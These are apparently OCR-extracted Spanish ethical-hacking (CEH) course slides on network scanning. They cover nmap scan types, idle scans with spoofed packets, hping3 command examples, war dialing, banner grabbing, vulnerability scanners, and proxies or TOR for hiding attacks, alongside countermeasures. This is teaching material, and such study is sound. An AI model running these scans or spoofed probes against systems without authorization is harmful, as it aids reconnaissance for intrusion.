Información obtenida mediante footprinting de red	Información obtenida a través de sitios sociales
Rango de direcciones IP:	Perfiles personales:
Máscara de subred utilizada en la organización:	Información relacionada al trabajo:
Sistemas Operativos en uso:	Noticias y socios potenciales de la compañía:
Ubicaciones Firewall:	Antecedentes educativos y de empleo:
Otros:	Otros:

C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

3. Escaneo

Certified Ethical Hacker

C|EH Julio Iglesias Pérez

Introducción

El escaneo es uno de los tres componentes de obtención de inteligencia para un atacante.

El atacante encuentra información acerca de:

- Direcciones IP específicas
- Sistemas Operativos
- Arquitectura de sistemas
- Servicios que corren en un equipo

CEH Julio Iglesias Perez

Tipos de escaneo

Los tipos de exploración son:

Escaneo de puertos

- Una serie de mensajes enviados por alguien que intenta ingresar dentro de un equipo y saber acerca de sus servicios de red.
- Cada asociación a los puertos

Escaneo de redes

- Un procedimiento para identificar los hosts activos en una red
- Ya sea con el fin de atentar contra ellos o para evaluar la seguridad en la red

CEH Julio Iglesias Pérez

Tipos de escaneo

Escaneo de vulnerabilidades

- Los procedimientos automáticos de identificación de vulnerabilidades presentes en una red del sistema de cómputo

C|EH Julio Iglesias Suárez

Objetivos del Escaneo

- Detectar sistemas vivos corriendo en la red.
- Descubrir que puertos están activos y corriendo.
- Descubrir que sistema(s) operativo(s) está(n) corriendo en el blanco.
- Descubrir los servicios que están corriendo/escuchando en el blanco.
- Descubrir las direcciones IP del blanco.

Metodología de Exploración de los White Hats

1. Búsqueda de sistemas vivos
2. Búsqueda de puertos abiertos
3. Banner grabbing, toma de huellas digitales de S.O.
4. Identificación de servicios
5. Exploración de vulnerabilidades
6. Dibujo de diagramas de red o hosts vulnerables
7. Preparar proxis

ATACAR

C|EH Julio Iglesias Pérez

Búsqueda de Sistemas vivos. Exploración ICMP

- En este tipo de exploración, se buscan sistemas que estén disponibles en la red haciéndoles ping.

Herramientas: Angry IP Scanner, Ping sweep, Firewalk, etc.

C|EH Julio Iglesias Perez

Búsqueda de puertos abiertos

Banderas de comunicación TCP

Los estándares de comunicación TCP son controlados por banderas en la cabecera TCP.

C|EH Julio Iglesias Pérez

Flags o Banderas

- Las banderas son:
- **Synchronize.** También conocida como "SYN" y es utilizada para iniciar una conexión entre hosts.
- **Acknowledgement.** También conocida como "ACK"es utilizada para establecer una conexión entre hosts.
- **Push.** También conocida como "PSH" e instruye la recepción del sistema enviando todos los datos en el buffer inmediatamente.

CEH Julio Iglesias Pérez

Flags o Banderas

- **Urgent.** También conocida como "URG" y establece que los datos contenidos en un paquete deben ser procesados inmediatamente.
- **Finish.** También conocida como "FIN" y avisa al sistema remoto que no habrán más transmisiones.
- **Reset.** También conocida como "RST" y es utilizada para resetear una conexión

C|EH Julio Iglesias

Herramienta Nmap

Es una utilidad gratuita para exploración de redes.

Fue diseñada para explorar grandes redes de manera veloz.

- Características:
  - Es utilizada para realizar exploración de puertos, detección de S.O., detección de versiones, ping sweep, y muchas otras técnicas.
  - Explora un gran número de equipos al mismo tiempo.
  - Es soportada por muchos S.O.
  - Lleva a cabo todas las técnicas de exploración de puertos.

C|EH Julio Iglesias Perez

Algunos métodos de escaneo de Nmap

- Xmas Tree. El atacante controla el envío de paquetes TCP.
- SYN Stealth. Es un medio abierto de digitalización cuando la conexión TCP no se abre completamente
- Null Scan. Es una exploración avanzada que puede ser capaz de pasar a través de cortafuegos sin ser molestada
- Windows Scan. Es similar a la exploración ACK y también puede detectar puertos abiertos
- ACK Scan. Es utilizado para trazar el conjunto de reglas del cortafuegos.

Exploración Nmap	Sintaxis	Requiere Acceso privilegiado	Identifica puertos TCP	Identifica puertos UDP
TCP SYN Scan	-sS	Si	Si	No
TCP connect() Scan	-sT	No	SI	No
FIN SCAN	-sF	Si	Si	No
Xmax Tree Scan	-sX	Si	Si	No
Null Scan	-sN	Si	Si	No
Ping Scan	-sP	No	No	No
Version Detection	-sV	No	No	No
UDP Scan	-sU	Si	No	Si
IP Protocol Scan	-so	Si	No	No
ACK Scan	-sA	Si	Si	No
Windows Scan	-sW	Si	Si	No
RPC Scan	-sR	No	No	No
List Scan	-sL	No	No	No
Idlescan	-sI	Si	Si	No
FTP Bounce Attack	-b	No	Si	No

C|EH Julio Iglesias Pérez

SYN Stelath / Half Open Scan

Es también referido como un escaneo semi abierto, porque no abre una conexión TCP completa.

El cliente envía un paquete SYN al servidor por el puerto apropiado. Si el puerto está abierto el servidor responde con un paquete SYN/ACK.

Si el servidor responde con un paquete RST, entonces un puerto remoto tendrá un estado cerrado.

El cliente envía un paquete RST para cerrar la iniciación antes de que la conexión pueda ser establecida.

CEH Julio Iglesias Pérez

Equipo 1 Equipo 2

192.168.0.5:2334 ~~~~~~~~~SYN~~~~~~~~~~~~~>192.168.0.6:80

192.168.0.5:2334 <~~~~~~~~SYN/ACK~~~~~~~~~192.168.0.6:80

192.168.0.5:2334 ~~~~~~~~~RST~~~~~~~~~~~~~>192.168.0.6:80

C|EH Julio Iglesias Pérez

Exploración IDLE


Es una técnica de exploración de puertos. La ventaja es que los atacantes pueden explorar un blanco sin enviar un solo paquete desde su dirección IP.

La mayoría de los servidores escuchan puertos TCP, por ej. el puerto 80 es utilizado para servidores Web y el puerto 25 para servidores de correo.

Si una aplicación está escuchando al puerto, este es considera como como "puerto abierto".

Una manera determinar si el puerto está abierto es enviando un paquete "SYN | ACK". El equipo que recibe este paquete responderá con un RST


Paso 1. Confirmar el IPID del equipo Zombi



C|EH Julio Iglesias Pérez


Paso 2

- enviar un paquete SYN al blanco realizando un spoofing a la dirección de "Zombi"



- El blanco enviará un RST a "zombi" si el puerto está cerrado. Zombi no enviará nada de vuelta

Paso 3. Probar el IPID de nuevo



CIEH Julio Iglesias Pérez

Hping2, Hping3

- Ping ICMP: hping3 -1 10.0.0.25
- Escaneo ACK al puerto 80: hping3 -A 10.0.0.25 -p 80
- Escaneo UDP al puerto 80: hping3 -2 10.0.0.25 -p 80
- Recolectando la secuencia numérica Inicial:
  hping3 10.0.0.25 -Q -p 139 -s
- Escaneo SYN a los puertos 50-60:
  hping3 -8 50-60 -S 10.0.0.25 -V
- Escaneo FIN, PUSH y URG al puerto 80:
  hping3 -F -p -U 10.0.0.25 -p 80
- Escaneo a toda una subred: hping3 -1 10.0.0.x --rand-dest -I eth0
- Interceptar todo el tráfico que contenga firmas HTTP
  hping3 -9 HTTP -I eth0


CEH Julio Iglesias Perez

Escaneo XMAS

Este escaneo envía un marco TCP a un dispositivo remoto con las flags URG, ACK, RST, SYN y FIN.

FIN sólo funciona con S.O. de acuerdo a RFC 793, es decir, no funciona con S.O. Microsoft Windows Actuales.

CIEH Julio Iglesias Pérez



Herramientas

- Global Network Inventory Scanner
- AWSP: UDP Scanner
- Net Tools Suite Pack
- AWPTA
- Advanced Port Scanner
- Megaping
- Netifera
- Network Inventory Explorer
- Etc.

CEH Julio Iglesias Perez

Contramedidas de Escaneo

- Configurar Firewall y reglas IDS para detectar y bloquear sondas.
- Bloquear puertos no deseados en el Firewall.
- Esconder información sensible desde la vista pública.
- Utilizar reglas personalizadas para bloquear la red.

CIFP Julio Iglesias Vázquez

War dialing

Esta técnica utiliza un programa en conjunto con un modem para penetrar sistemas basados en módems que necesitan de una continua marcación. Las compañías no controlan los puertos como lo hacen con los cortafuegos y las máquinas tienen módems adjuntos en todo lugar.


Un herramienta que identifique números de teléfono, pueden realizar una conexión exitosa con el modem de los equipo.

Generalmente funciona utilizando una lista predeterminada de nombres de usuario y contraseñas comunes y se intenta obtener acceso al sistema.

CIFH Julio Iglesias

¿Por qué marcado de guerra?

No importa cuán segura y cerrada sea una puerta delantera de una red, si se dejan las puertas traseras abiertas.



C|EH Julio Iglesias Pérez

Herramientas War díaling

- WarVOX
- PhoneSweep - War dialing Tool
- THC Scan
- PAW/PAWS
- iWar
- Shokdíal
- Etc.

C|EH Julio Iglesias Pérez

Contramedidas de War díaling

- Desarrollar e implementar políticas de seguridad.
- Utilizar números de teléfono en un rango distinto a los números de la PBX.
- Revisar las configuraciones de contestado automático.
- Registrar todos los intentos de inicio fallidos y exitosos
- Documentar los planos de piso y de todo el equipamiento.
- Realizar reconocimiento manual de la red.

CIEH Julio Iglesias Perez

Banner Grabbing

OS Fingerprinting y Servicios

La toma de huellas digitales es un método que se utiliza para determinar que S.O. están corriendo en el objetivo.


Existen dos distintos tipos de OS Fingerprinting:

- Toma de huellas digitales activa: Basado en el hecho de como los proveedores aplican las pilas TCP. Se envían paquetes a los S.O. distantes y se observa su respuesta, estas se comparan con una base de datos para determinar el S.O. y su versión.
- Toma de huellas digitales pasiva: Se refiere al análisis de apropiación indirecto de un sistema para revelar si el sistema operativo es un S.O. de servidor.

Banner Grabbing utilizando Telnet

telnet www.host.com 80

Una vez abierto se escribe: HEAD / HTTP/1.1



C|EH Julio Iglesias Pérez

GET Requests

- Mirar el archivo: GET REQUESTS KNOWN_TESTS.htm

C|EH Julio Iglesias Perez

Herramientas Banner Grabbing

- ID Serve
- Netcraft
- Serversiders.com
- PRADS
- SINFP
- etc.

C|EH Julio Iglesias Perez

Contramedidas Banner Grabbing

En Apache Server

- En versiones de Apache 2.x se debe cambiar la información del módulo cargado "mod_headers" que se encuentra en el archivo httpd.conf y se debe cambiar la cabecera: Header set Server "New Server Name".

- En versiones Apache 1.3.x se debe editar las definiciones en httpd.h y recompilar el Apache para obtener el mismo resultado.

CEH - Julio Iglesias

Contramedidas Banner Grabbing

En IIS Server

- Los usuarios pueden utilizar herramientas que cambien o deshabiliten cierta información, por ejemplo: IIS Lockdown Tool o ServerMask

- IIS Lockdown Tool:Es utilizado para quitar características innecesarias para reducir las chances de ser atacados.

- Servermask: Modifica las huellas de los servidores web, quitando datos de respuesta HTTP innecesarios, modificando valores y ajustando cierta información de respuesta.

CIEN Julio Iglesias Pérez

Escaneo de vulnerabilidades

Identifica las vulnerabilidades y debilidades de un sistema para determinar como puede ser explotado.

C|EH Julio Iglesias Perez

Nessus

C|EH Julio Iglesias Pérez

SAINT

- Security Administrator's Integrated Network Tool

C|EH Julio Iglesias Perez

Otras herramientas de escaneo de vulnerabilidades

- GFI LANGuard
- Retina
- Core Impact
- Nsauditor
- Etc.

Diagramadores de redes

- FriendlyPinger: Una aplicación potente para la administración y monitoreo de redes.
- LANsurveyor (www.solarwinds.com): Descubre y produce mapeos de red automáticamente y pueden ser exportados en Microsoft Office.
- IPsonar: Explora la red para coleccionar todos los factores de datos como descubrimiento de: redes, host, fugas y dispositivos de huellas digitales.
- LANState (www.10-strike.com): Es un mapeador, monitor, administrador de redes Microsoft.

CHEH Julio Iglesias Vázquez

Preparar Proxis

Servidor Proxy.- Es un equipo de la red que puede servir como intermediario para la conexión con otros equipos. Son utilizados para los siguientes propósitos:

- Como un cortafuego, un proxy protege las redes de acceso local y externo.
- Como un multiplexor de direcciones IP, un servidor proxy permite a los equipos de una red tener una sola dirección IP cuando se conectan a Internet.
- Los servidores proxy puede ser utilizado (en cierta medida) para navegación Web de manera anónima.
- Los servidores proxy especializados pueden filtrar contenido no deseado, como los anuncios o "material inadecuado"
- Los servidores proxy permiten cierta protección contra ataques de los hackers.

Utilizar los Proxis para ataque

Se utilizan los proxis para ataque debido a que el rastreo a estos es extremadamente complicado. Cuando se utilizan estos servidores para propósitos maléficos lo hacen mediante proxis gratuitos.

C|EH Julio Iglesias Sánchez

The Onion Routing (TOR)

Proporciona

- Anonimato.
- Privacidad.
- Seguridad.
- Encriptación.
- Cadenas Proxy (varias direcciones, pool).
- TOR Proxy

